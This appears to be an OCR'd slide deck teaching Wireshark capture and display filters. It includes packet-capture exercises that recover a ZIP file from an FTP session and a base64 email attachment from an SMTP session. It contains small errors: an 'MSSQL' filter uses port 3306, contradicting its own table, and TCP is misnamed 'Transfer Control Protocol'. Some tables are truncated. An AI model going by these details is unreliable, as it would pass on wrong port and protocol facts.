
# Capture Options




- Interface Selection
- Promiscuous Mode
- Capture Filters
- Capture File Configuration
- Display Options

# Wireshark Traffic Filtering

# Capture Filtering




- A capture filter can be used to specific traffic, prior to display
- A capture filter is used to reduce the size of the capture files
- Although some of the defaults might be helpful, designing capture filters will provide greater flexibility
- Select “New” to create a new capture filter

# Capture Filter Protocols

- Capture filters will filter anything that does not meet minimum traffic requirements
- Capture filters can be configured to identify specific protocols, traffic flows, hosts, and networks

| Capture Filter Protocols | |
|---|---|
| ether - Ethernet | lat – Local Area Transport |
| fddi - Fiber Distributed Data Interface | sca – Systems Common Architecture |
| ip – Internet Protocol | moprc – Maintenance Operation Protocol |
| arp – Address Resolution Protocol | mopdl – Maintenance Operation Protocol |
| rarp – Reverse Address Resolution Protocol | tcp – Transfer Control Protocol |
| decnet – Obsolete Decnet Protocol | udp – User Datagram Protocol |

# Capture Filter Host Filtering

- Capture filters will filter anything that does not meet minimum traffic requirements
- Capture filters can be configured to identify specific protocols, traffic flows, hosts, and networks

| Traffic Flow | Capture Filter |
|---|---|
| ether src host | ether src 58:C2:32:23:F2:01 |
| ether dst host | ether dst 58:C2:32:23:F2:01 |
| src host <IPAddress> | src host 154.28.153.21 |
| dst host <IPAddress> | dst host 154.28.153.21 |
| src net <Network> | src net 134.81.23.0/18 |
| dst net <Network> | dst net 192.168.1.0/24 |
| src host <IPAddress> and dst net <Network> | src host 210.1.3.1 and dst net 192.168.0.0/16 |

# Capture Filter Options

- Capture Filters can also be configured to isolate specific ports and / or protocols
- During a forensic analysis of network traffic, keep in mind standard ports may not be used

| Example | Capture Filter |
|---|---|
| DNS Traffic | port 53 |
| SMTP and HTTP Traffic | port 25 and port 80 |
| No ARP Traffic | not arp |
| Well Known Ports | tcp portrange 1 - 1024 |
| NetBIOS Ports | port 137 or port 138 or port 139 |
| MSSQL Ports | port 1433 or port 1434 |

| Function | Example |
|---|---|
| Negation | ! or not |
| Concatenation | && or and |
| Alternation | \|\| or port range |

# Capture Filter Examples

- Create a capture filter that filters traffic originating from 210.45.21.2 and communicates to an external DNS server

src host 210.45.21.2 and dst port 53

- Create a capture filter that isolates MSSQL traffic to or from 198.100.32.10

host 198.100.32.10 and port 3306

- Create a capture filter that filters outbound FTP traffic from the 192.168.20.0/23 network

net 192.168.20.0/23 and dst port 21

# Display Filters

| Filter | Explanation |
|---|---|
| ip.addr == 192.168.20.10 | Filters on 1 IP address |
| ip.addr == 192.168.20.10 && ip.addr == 210.45.21.2 | Filters on 2 IP addresses |
| http \|\| arp | Displays HTTP or ARP Traffic |
| tcp.port == 25 | Displays TCP Port 25 |
| tcp.flags.ack | Displays Packets with ACK Bit Set |
| tcp.flags.reset == 1 | Displays all TCP Resets |
| http.request.method == GET or http.request | Displays GET requests |
| tcp contains <SomeWord> | Displays Packet That Contain <SomeWord> |
| !icmp | Filters out ICMP Traffic |
| udp contains AB:CD:EF | Filters on the HEX values AB:CD:EF |
| http.request.method == "GET" | Search only for HTTP GET requests |
| http.request.full_uri contains "index.php?" | Search for a URI with “index.php?” |


# PCAP Analysis

# Analysis Exercise

- You are given a packet capture named “Analysis1”, answer the following questions:
  1) What protocols were used during the session?
  2) What kind of files were downloaded during the session?
  3) What display filter can be used filter out file downloads?
  4) List the files downloaded during the session?

# Protocol Identification


What protocols were used during the session?




Wireshark · Protocol Hierarchy Statistics · Analysis1.pcapng

| Protocol | Percent Packets | Packets | Percent Bytes | Bytes | Bits/s | End Packets | End Bytes | End Bits/s |
|---|---|---|---|---|---|---|---|---|
| Frame | 100.0 | 2436 | 100.0 | 2144319 | 287k | 0 | 0 | 0 |
| Ethernet | 100.0 | 2436 | 1.6 | 34104 | 4574 | 0 | 0 | 0 |
| Internet Protocol Version 4 | 100.0 | 2436 | 2.3 | 48720 | 6534 | 0 | 0 | 0 |
| Transmission Control Protocol | 100.0 | 2436 | 96.1 | 2061413 | 276k | 957 | 22162 | 2972 |
| FTP Data | 56.7 | 1381 | 93.6 | 2006959 | 269k | 1373 | 0 | 0 |
| Line-based text data | 0.3 | 8 | 0.3 | 7408 | 993 | 8 | 7408 | 993 |
| File Transfer Protocol (FTP) | 4.0 | 98 | 0.1 | 2712 | 363 | 98 | 0 | 0 |

# File Transfer Identification




What protocol(s) were used to download files during the session?

Wireshark · Protocol Hierarchy Statistics · Analysis1.pcapng

| Protocol | Percent Packets | Packets | Percent Bytes | Bytes | Bits/s | End Packets | End Bytes | End Bits/s |
|---|---|---|---|---|---|---|---|---|
| Frame | 100.0 | 2436 | 100.0 | 2144319 | 287k | 0 | 0 | 0 |
| Ethernet | 100.0 | 2436 | 1.6 | 34104 | 4574 | 0 | 0 | 0 |
| Internet Protocol Version 4 | 100.0 | 2436 | 2.3 | 48720 | 6534 | 0 | 0 | 0 |
| Transmission Control Protocol | 100.0 | 2436 | 96.1 | 2061413 | 276k | 957 | 22162 | 2972 |
| FTP Data | 56.7 | 1381 | 93.6 | 2006959 | 269k | 1373 | 0 | 0 |
| Line-based text data | 0.3 | 8 | 0.3 | 7408 | 993 | 8 | 7408 | 993 |
| File Transfer Protocol (FTP) | 4.0 | 98 | 0.1 | 2712 | 363 | 98 | 0 | 0 |

# Display Filters

What display filter can be used filter out file downloads?

Wireshark · Protocol Hierarchy Statistics · Analysis1.pcapng

| Protocol | Percent Packets | Packets | Percent Bytes | Bytes | Bits/s | End Packets | End Bytes | End Bits/s |
|---|---|---|---|---|---|---|---|---|
| Frame | 100.0 | 2436 | 100.0 | 2144319 | 287k | 0 | 0 | 0 |
| Ethernet | 100.0 | 2436 | 1.6 | 34104 | 4574 | 0 | 0 | 0 |
| Internet Protocol Version 4 | 100.0 | 2436 | 2.3 | 48720 | 6534 | 0 | 0 | 0 |
| Transmission Control Protocol | 100.0 | 2436 | 96.1 | 2061413 | 276k | 957 | 22162 | 2972 |
| FTP Data | 56.7 | 1381 | 93.6 | 2006959 | 269k | 1373 | 0 | 0 |
| Line-based text data | 0.3 | 8 | 0.3 | 7408 | 993 | 8 | 7408 | 993 |
| File Transfer Protocol (FTP) | 4.0 | 98 | 0.1 | 2712 | 363 | 98 | 0 | 0 |

Apply as Filter
Prepare as Filter
Find
Colorize
Copy as CSV
Copy as YAML

Selected
Not Selected
...and Selected
...or Selected
...and not Selected
...or not Selected

Analysis1.pcapng


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

ftp

| No. | Time | SRC MAC | SRC IP | SRC Port | DST MAC | DST IP | DST Port | Protocol | Info |
|---|---|---|---|---|---|---|---|---|---|
| 1 | 2007-01-07 13:15:10.487 | QuantaCo_a9:08:20 | 67.180.72.76 | 4117 | Cadant_22:a5:82 | 128.121.136.217 | 21 | FTP | Request: noop |
| 2 | 2007-01-07 13:15:10.501 | Cadant_22:a5:82 | 128.121.136.217 | 21 | QuantaCo_a9:08:20 | 67.180.72.76 | 4117 | FTP | Response: 200 NOOP command s |
| 3 | 2007-01-07 13:15:10.501 | QuantaCo_a9:08:20 | 67.180.72.76 | 4117 | Cadant_22:a5:82 | 128.121.136.217 | 21 | FTP | Request: CWD /articlefarm/OS Fin |
| 4 | 2007-01-07 13:15:10.514 | Cadant_22:a5:82 | 128.121.136.217 | 21 | QuantaCo_a9:08:20 | 67.180.72.76 | 4117 | FTP | Response: 250 CWD command su |

# View Session – TCP Stream

What kind of files were downloaded during the session?



# File Analysis

What kind of files were downloaded during the session?

```
00000000  50 4b 03 04 14 00 00 00  08 00 75 67 ef 2e 1f da   PK...... ..ug....
00000010  e1 7f 1d dc 01 00 8e 8c  02 00 14 00 00 00 69 63   ........ ......ic
00000020  6d 70 2d 66 69 6e 67 65  72 70 72 69 6e 74 2e 6a   mp-finge rprint.j
00000030  70 67 ec fd 07 54 94 c1  d2 2e 8c be 08 02 4a 52   pg...T.. ......JR
```


Header


```
00094EF4  69 6e 74 69 6e 67 20 77  69 74 68 20 49 43 4d 50   inting w ith ICMP
00094F04  2e 64 6f 63 50 4b 05 06  00 00 00 00 04 00 04 00   .docPK.. ........
00094F14  31 01 00 00 d7 4d 09 00  00 00                      1....M.. ..
```

Footer

| | | |
|---|---|---|
| 50 4B 03 04 | | PK.. |
| | ZIP | PKZIP archive file (Ref. 1 \| Ref. 2) |
| | | **Trailer:** *filename* 50 4B *17 characters* 00 00 00 |
| | | **Trailer:** (*filename* PK *17 characters* . . .) |

# File Recovery – Raw Data




# File Recovery – Raw Data

List the files downloaded during the session?

icmp-fingerprint
OS Fingerprinting with ICMP
OS Fingerprinting with ICMP
Summary-OS Fingerprinting with ICMP




PROTOCOL ANALYSIS INSTITUTE

## OS Fingerprinting with ICMP

Laura Chappell, Senior Protocol Analyst
Protocol Analysis Institute [lchappell@packet-level.com]
www.packet-level.com – www.podbooks.com
HTCIA Member, IEEE Associate

Operating System (OS) fingerprinting is the process of learning what operating system is running on a device. This can be used by the curious network administrator when they see a new device on the network. Most likely, however, OS fingerprinting is done by an unwarranted party on your network. Just as a bank robber may examine the outside of a bank and watch the comings and goings of employees before robbing the bank, a hacker typically may perform a reconnaissance process on your network prior to launching an attack.

PROTOCOL ANALYSIS INSTITUTE

## Article Summary

**Title:** **OS Fingerprinting with ICMP**


How ICMP is used to obtain the OS identify of a target. Sample trace file and packet-by-packet review of the ICMP traffic that indicates an OS fingerprint scan is going on.

**Author:** Laura Chappell, Sr. Protocol Analyst
Protocol Analysis Institute
lchappell@packet-level.com
+1 408/378-7841 (phone)
+1 408/378-7891 (fax)
www.packet-level.com
www.podbooks.com

# Analysis Exercise

- You are given a packet capture file named “Analysis2”, answer the following questions:
  1) What protocols were used during the session?
  2) Can we identify users in this session?
  3) Were any files transferred between these users?

# Protocol Statistics




What protocols were used during the session?

Wireshark · Protocol Hierarchy Statistics · Analysis2.pcapng

| Protocol | Percent Packets | Packets | Percent Bytes | Bytes | Bits/s | End Packets | End Bytes | End Bits/s |
|---|---|---|---|---|---|---|---|---|
| Frame | 100.0 | 24 | 100.0 | 19897 | 3736k | 0 | 0 | 0 |
| Ethernet | 100.0 | 24 | 1.7 | 336 | 63k | 0 | 0 | 0 |
| Internet Protocol Version 4 | 100.0 | 24 | 2.4 | 480 | 90k | 0 | 0 | 0 |
| Transmission Control Protocol | 100.0 | 24 | 95.9 | 19081 | 3582k | 10 | 336 | 63k |
| Simple Mail Transfer Protocol | 58.3 | 14 | 92.0 | 18297 | 3435k | 13 | 4488 | 842k |
| Internet Message Format | 4.2 | 1 | 90.0 | 17900 | 3361k | 1 | 17900 | 3361k |

# User Identification

Can we identify users in this session?

34573 → 25 [SYN] Seq=0
25 → 34573 [SYN, ACK]
34573 → 25 [ACK] Seq=1

Locate the three-way handshake

Analysis2.pcapng

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

| No. | Time | SRC MAC | SRC IP | SRC Port | DST MAC | DST IP | DST Port | Protocol | Info |
|---|---|---|---|---|---|---|---|---|---|
| 1 | 2012-09-28 11:12:04.884 | 00:00:00_00:00:00 | 10.10.10.10 | 34573 | 00:00:00_00:00:00 | 10.10.10.25 | 25 | TCP | 34573 → 25 [SYN] Seq=0 Win=32792 L |
| 2 | 2012-09-28 11:12:04.886 | 00:00:00_00:00:00 | 10.10.10.25 | 25 | 00:00:00_00:00:00 | 10.10.10.10 | 34573 | TCP | 25 → 34573 [SYN, ACK] Seq=0 Ack=1 \ |
| 3 | 2012-09-28 11:12:04.887 | 00:00:00_00:00:00 | 10.10.10.10 | 34573 | 00:00:00_00:00:00 | 10.10.10.25 | 25 | TCP | 34573 → 25 [ACK] Seq=1 Ack=1 Win=3 |
| 4 | 2012-09-28 11:12:04.889 | 00:00:00_00:00:00 | 10.10.10.25 | 25 | 00:00:00_00:00:00 | 10.10.10.10 | 34573 | SMTP | S: 220 JSmith-desktop ESMTP Postfix ( |
| 5 | 2012-09-28 11:12:04.891 | 00:00:00_00:00:00 | 10.10.10.10 | 34573 | 00:00:0 | | 25 | TCP | 34573 → 25 [ACK] Seq=1 Ack=44 Win= |
| 6 | 2012-09-28 11:12:04.893 | 00:00:00_00:00:00 | 10.10.10.10 | 34573 | 00:00:0 | | 25 | SMTP | C: EHLO JSmith-desktop |
| 7 | 2012-09-28 11:12:04.894 | 00:00:00_00:00:00 | 10.10.10.25 | 25 | 00:00:0 | | 34573 | TCP | 25 → 34573 [ACK] Seq=44 Ack=22 Wir |
| 8 | 2012-09-28 11:12:04.897 | 00:00:00_00:00:00 | 10.10.10.25 | 25 | 00:00:0 | | 34573 | SMTP | S: 250-JSmith-desktop \| PIPELINING \| |
| 9 | 2012-09-28 11:12:04.899 | 00:00:00_00:00:00 | 10.10.10.10 | 34573 | 00:00:0 | | 25 | SMTP | C: MAIL FROM:<JSmith@comcast.net> |
| 10 | 2012-09-28 11:12:04.901 | 00:00:00_00:00:00 | 10.10.10.25 | 25 | 00:00:0 | | 34573 | SMTP | S: 250 2.1.0 Ok |
| 11 | 2012-09-28 11:12:04.903 | 00:00:00_00:00:00 | 10.10.10.10 | 34573 | 00:00:0 | | 25 | SMTP | C: RCPT TO:<jesse@myheart.com> |
| 12 | 2012-09-28 11:12:04.905 | 00:00:00_00:00:00 | 10.10.10.25 | 25 | 00:00:0 | | 34573 | SMTP | S: 250 2.1.5 Ok |
| 13 | 2012-09-28 11:12:04.907 | 00:00:00_00:00:00 | 10.10.10.10 | 34573 | 00:00:0 | | 25 | SMTP | C: DATA |
| 14 | 2012-09-28 11:12:04.909 | 00:00:00_00:00:00 | 10.10.10.25 | 25 | 00:00:0 | | 34573 | SMTP | S: 354 End data with <CR><LF>.<CR><LF> |
| 15 | 2012-09-28 11:12:04.912 | 00:00:00_00:00:00 | 10.10.10.10 | 34573 | 00:00:0 | | 25 | SMTP | C: DATA fragment, 4096 bytes |
| 16 | 2012-09-28 11:12:04.913 | 00:00:00_00:00:00 | 10.10.10.25 | 25 | 00:00:0 | | | | 4573 [ACK] Seq=246 Ack=4185 |
| 17 | 2012-09-28 11:12:04.915 | 00:00:00_00:00:00 | 10.10.10.10 | 34573 | 00:00:0 | | | | Smith@comcast.net, subject: test |
| 18 | 2012-09-28 11:12:04.917 | 00:00:00_00:00:00 | 10.10.10.25 | 25 | 00:00:0 | | | | 4573 [ACK] Seq=246 Ack=1799 |
| 19 | 2012-09-28 11:12:04.919 | 00:00:00_00:00:00 | 10.10.10.25 | 25 | 00:00:0 | | | | 2.0.0 Ok: queued as 4CF931B50 |
| 20 | 2012-09-28 11:12:04.921 | 00:00:00_00:00:00 | 10.10.10.10 | 34573 | 00:00:0 | | | | T |
| 21 | 2012-09-28 11:12:04.923 | 00:00:00_00:00:00 | 10.10.10.25 | 25 | 00:00:00_00:00:00 | 10.10.10.10 | 34573 | SMTP | S: 221 2.0.0 Bye |

Mark/Unmark Packet Ctrl+M
Ignore/Unignore Packet Ctrl+D
Set/Unset Time Reference Ctrl+T
Time Shift... Ctrl+Shift+T
Packet Comment... Ctrl+Alt+C
Edit Resolved Name
Apply as Filter
Prepare as Filter
Conversation Filter
Colorize Conversation
SCTP
Follow
Copy
Protocol Preferences
Decode As...
Show Packet in New Window

TCP Stream Ctrl+Alt+Shift+T
UDP Stream Ctrl+Alt+Shift+U
TLS Stream Ctrl+Alt+Shift+S
HTTP Stream Ctrl+Alt+Shift+H
HTTP/2 Stream
QUIC Stream

# User Identification

Can we identify users during this session?

```
220 JSmith-desktop ESMTP Postfix (Ubuntu)
EHLO JSmith-desktop
250-JSmith-desktop
250-PIPELINING
250-SIZE 10240000
250-VRFY
250-ETRN
250-STARTTLS
250-ENHANCEDSTATUSCODES
250-8BITMIME
250 DSN
MAIL FROM:<JSmith@comcast.net>
250 2.1.0 Ok
RCPT TO:<jesse@myheart.com>
250 2.1.5 Ok
DATA
354 End data with <CR><LF>.<CR><LF>
Date: Fri, 28 Sep 2012 11:33:17 -0400
To: jesse@myheart.com
From: JSmith@comcast.net
Subject: test Fri, 28 Sep 2012 11:33:17 -0400
X-Mailer: swaks v20061116.0 jetmore.org/john/code/#swaks
MIME-Version: 1.0
Content-Type: multipart/mixed; boundary="----=_MIME_BOUNDARY_000_11181"
```

# File Recovery

Were any files transferred between the users?


```
Date: Fri, 28 Sep 2012 11:33:17 -0400
To: jesse@myheart.com
From: JSmith@comcast.net
Subject: test Fri, 28 Sep 2012 11:33:17 -0400
X-Mailer: swaks v20061116.0 jetmore.org/john/code/#swaks
MIME-Version: 1.0
Content-Type: multipart/mixed; boundary="----=_MIME_BOUNDARY_000_11181"

------=_MIME_BOUNDARY_000_11181
Content-Type: text/plain

This is a test mailing
------=_MIME_BOUNDARY_000_11181
Content-Type: application/octet-stream
Content-Transfer-Encoding: BASE64
Content-Disposition: attachment

JVBERi0xLjQKJcfsj6IKNSAwIG9iago8PC9MZW5ndGggNiAwIFIvRmlsdGVyIC9GbGF0ZURlY29k
ZT4+CnN0cmVhbQp4nKVZ23LbOBJ911fgLVSVhRAAr3nLOM6Wd32ZiZVJtpx5oCna5oYiFZKy4n+Y
X/E/TjdAgABlxdlKuVy2RKDR19OnwW/Ep4z4+DP8zdez1x9ictfNfPIv+L2bfZsxuYAMf/l1+W0J
ixL8Ynk7U/sYiTmJU0GTlCzXMxamNAnIcjfzVk3Ht3X5/YvHvswJ95m/8IOFL4jzYL7832zhU85g
ew7SU5BO0xAPEBFZns28i7fzV6AQPGUhDVMBhy5XM+/8BLeO6nCfBn5MFozjY99RgTyRd5dXr8/f
4hZOQxSWhDRRoq69437OQ99rPs7/Wv5bncUjGkVpqldcnH4mWb0iD2VekIc5aOL7sfCKtstIX5jP
33vyd1WQ26ZdZz3Jm1oKBPtYqAwIaRQOBjwUqI08LKU8ScFt6kHbF62yzXLGQjBBAwb2RaA3Lrv6
78Xl71enV2op8wc/RL72wWj+dbPpy6bu/iLXTzk5vrz48/zy3Ql+asj707MTQinFTzU5vZCfLz8u
zfcoHwVCKFAYB6m/KPDVxDSpsjbr3cnV8YfT35enlxdugCEddHBpjP9AgJf3BXmnrdxk+dfsriBl
```

# File Recovery – Encoding

Were any files transferred between the users?

```
Date: Fri, 28 Sep 2012 11:33:17 -0400
To: jesse@myheart.com
From: JSmith@comcast.net
Subject: test Fri, 28 Sep 2012 11:33:17 -0400
X-Mailer: swaks v20061116.0 jetmore.org/john/code/#swaks
MIME-Version: 1.0
Content-Type: multipart/mixed; boundary="----=_MIME_BOUNDARY_000_11181"

------=_MIME_BOUNDARY_000_11181
Content-Type: text/plain

This is a test mailing
------=_MIME_BOUNDARY_000_11181
Content-Type: application/octet-stream
Content-Transfer-Encoding: BASE64
Content-Disposition: attachment

JVBERi0xLjQKJcfsj6IKNSAwIG9iago8PC9MZW5ndGggNiAwIFIvRmlsdGVyIC9GbGF0ZURlY29k
ZT4+CnN0cmVhbQp4nKVZ23LbOBJ911fgLVSVhRAAr3nLOM6Wd32ZiZVJtpx5oCna5oYiFZKy4n+Y
X/E/TjdAgABlxdlKuVy2RKDR19OnwW/Ep4z4+DP8zdez1x9ictfNfPIv+L2bfZsxuYAMf/I1+W0J
ixL8Ynk7U/sYiTmJU0GTlCzXMxamNAnIcjfzVk3Ht3X5/YvHvswJ95m/8IOFL4jzYL7832zhU85g
ew7SU5BO0xAPEBFZns28i7fzV6AQPGUhDVMBhy5XM+/8BLeO6nCfBn5MFozjY99RgTyRd5dXr8/f
4hZOQxSWhDRRoq69437OQ99rPs7/Wv5bncUjGkVpqldcnH4mWb0iD2VekIc5aOL7sfCKtstIX5jP
33vyd1WQ26ZdZz3Jm1oKBPtYqAwIaRQOBjwUqI08LKU8ScFt6kHbF62yzXLGQjBBAwb2RaA3Lrv6
78Xl71enV2op8wc/RL72wWj+dbPpy6bu/iLXTzk5vrz48/zy3Ql+asj707MTQinFTzU5vZCfLz8u
